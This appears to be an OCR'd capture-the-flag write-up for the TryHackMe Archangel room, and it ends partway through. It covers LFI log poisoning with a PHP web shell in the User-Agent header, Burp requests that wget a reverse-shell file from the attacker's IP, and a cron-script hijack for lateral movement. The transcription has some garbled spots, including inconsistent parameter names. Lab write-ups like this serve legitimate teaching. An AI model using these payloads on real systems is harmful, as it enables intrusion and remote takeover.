
- Firstly, find an URL which is affected via LFI already.
- Make a request to the system log file (e.g., for Apache web server, you can access it's log file `/var/log/apach2/access.log`).
- If you are able to access the `access.log` file, the move to the further step.
- In this step, Make a request by manipulating the `User-Agent` and also put a extra parameter in the end of the `access.log` file. For example, in this case the URL was looking like this: `http://mafialive.thm?test.php?view=/var/www/html/development_testing=../../../../../../log/apache2/access.log&c=whoami`.
- In the `User-Agent` parameter of the request, I write a php code to make the command executable on the target server. To do so, here is the code which I used: _C is the parameter which stores the command which we want to execute on the server

```
<?php system($_GET['c']); ?>
```

- After checking whether our command is executed or not spawn a reverse shell on the target sever and start a listener on your attacker's machine.
- To do this, first declare the variable to store our malicious command (and if it is you first time requesting the server with new variable endpoint/parameter, make sure that you are executing the command via manipulating the `User-Agent`). A typically web request may looks like this after the manipulated `User-Agent` :

```
User-Agent: <?php system($_GET['c']); ?>
```

Web request:





If this work for you, then now move further to get a reverse shell.

- Store a reverse shell payload into the variable or parameter
- Start a listener
- Make a request with the malicious URL
- You should get a reverse connection.

So anyways, coming back on my report.

Here is the PoC, I made a request to access the `access.log` and successfully access the file:






```
/var/www/html/development_testing/../../../../../log/apache2/access.log
```

mafialive.thm/test.php?view=/var/www/html/development_testing/../../../../../log/apache2/access.log
150%
Test Page. Not to be Deployed
Here is a button
10.17.42.19 - - [07/Jul/2024:22:36:29 +0530] "GET /test.php?view=/var/www/html/development_testing//..//..//..//log/apache2/access.log HTTP/1.1" 200 473 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0" 10.17.42.19 - - [07/Jul/2024:22:36:30

```
Request to http://mafialive.thm:80  [10.10.109.136]
Forward | Drop | Intercept is on | Action | Open browser
Pretty  Raw  Hex
1  GET /test.php?view=/var/www/html/development_testing/../../../../../log/apache2/access.log?c=whoami HTTP/1.1
2  Host: mafialive.thm
3  User-Agent: <?php system($_GET['c']); ?>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9  Priority: u=1
10
11
```

PoC:

```
Burp  Project  Intruder  Repeater  View  Help
Dashboard  Target  Proxy  Intruder  Repeater  Collaborator  Sequencer  Decoder  Comparer  Logger  Organizer  Extensions  Learn
Intercept  HTTP history  WebSockets history  Proxy settings
Request to http://mafialive.thm:80  [10.10.109.136]
Forward | Drop | Intercept is on | Action | Open browser
Pretty  Raw  Hex
1  GET /test.php?view=/var/www/html/development_testing/../../../../../log/apache2/access.log&cmd=wget%20http://10.17.42.19:8000/shell.php HTTP/1.1
2  Host: mafialive.thm
3  User-Agent: <?php system($_GET['c']); ?>
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Upgrade-Insecure-Requests: 1
9  Priority: u=1
10
11
```


```
Burp Suite Professional v1.7.34 - Temporary Project - licensed to Offensive_Hacker - off-hacker
Burp  Intruder  Repeater  Window  Help
Target  Proxy  Spider  Scanner  Intruder  Repeater  Sequencer  Decoder  Comparer  Extender  Project options  User options  Alerts
Intercept  HTTP history  WebSockets history  Options
Request to http://mafialive.thm:80  [10.10.121.116]
Forward | Drop | Intercept is on | Action                                                    Comment this item
Raw  Params  Headers  Hex
GET /test.php?view=/var/www/html/development_testing../../../../../../../../../var/log/apache2/access.log&c=wget%20http://10.17.42.19:8000/shell.php HTTP/1.1
Host: mafialive.thm
User-Agent: <?php system($_GET['c']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=1
```

And successfully uploaded the reverse shell.

PoC:

```
Keyboard interrupt received, exiting.
┌─off-hacker@blackraven ~/ctfs/Challenges/Rooms/Archangel/exploitation
└─➤ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.121.116 - - [08/Jul/2024 15:02:19] "GET /shell.php HTTP/1.1" 200 -
```

After uploading the reverse shell, I started a listener on my attacker's box and made a request to my shell.php file: `http://mafialive.thm/shell.php`




and got a reverse connection.

Post-Exploitation

Lateral Movement

After gaining the foothold as `www-data` on the system. I checked for `crontabs` and found one. On the target system a script executes every minute with archangel user's privileges:



So i decide to put a reverse shell into this script to get a reverse shell:

Firstly i checked if the `www-data` have the editable permissions for the script and found that the `www-data` had permissions to edit the file:

```
www-data@ubuntu:/opt$ cat helloworld.sh
cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
```

```
www-data@ubuntu:/opt$ ls
ls
backupfiles  helloworld.sh
www-data@ubuntu:/opt$ cat helloworld.sh
cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
www-data@ubuntu:/opt$ echo "hello" >> helloworld.sh
echo "hello" >> helloworld.sh
www-data@ubuntu:/opt$ cat helloworld.sh
cat helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
hello
www-data@ubuntu:/opt$
```

orignal file content

we are able to edit helloworld.sh file as www-data

So i put a reverse shell and stated a listener on my attacker box, and successfully got a reverse shell as `archangel` user:

```
msfconsole   sudo openvpn ~/ctfs/THM/OffHacker.ovpn   off-hacker@blackraven:~/ctfs/Challenges/Rooms/Ar…   off-hacker@blackraven:~/ctfs/Challenges/Rooms/Ar…
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
arts --report /etc/cron.daily )
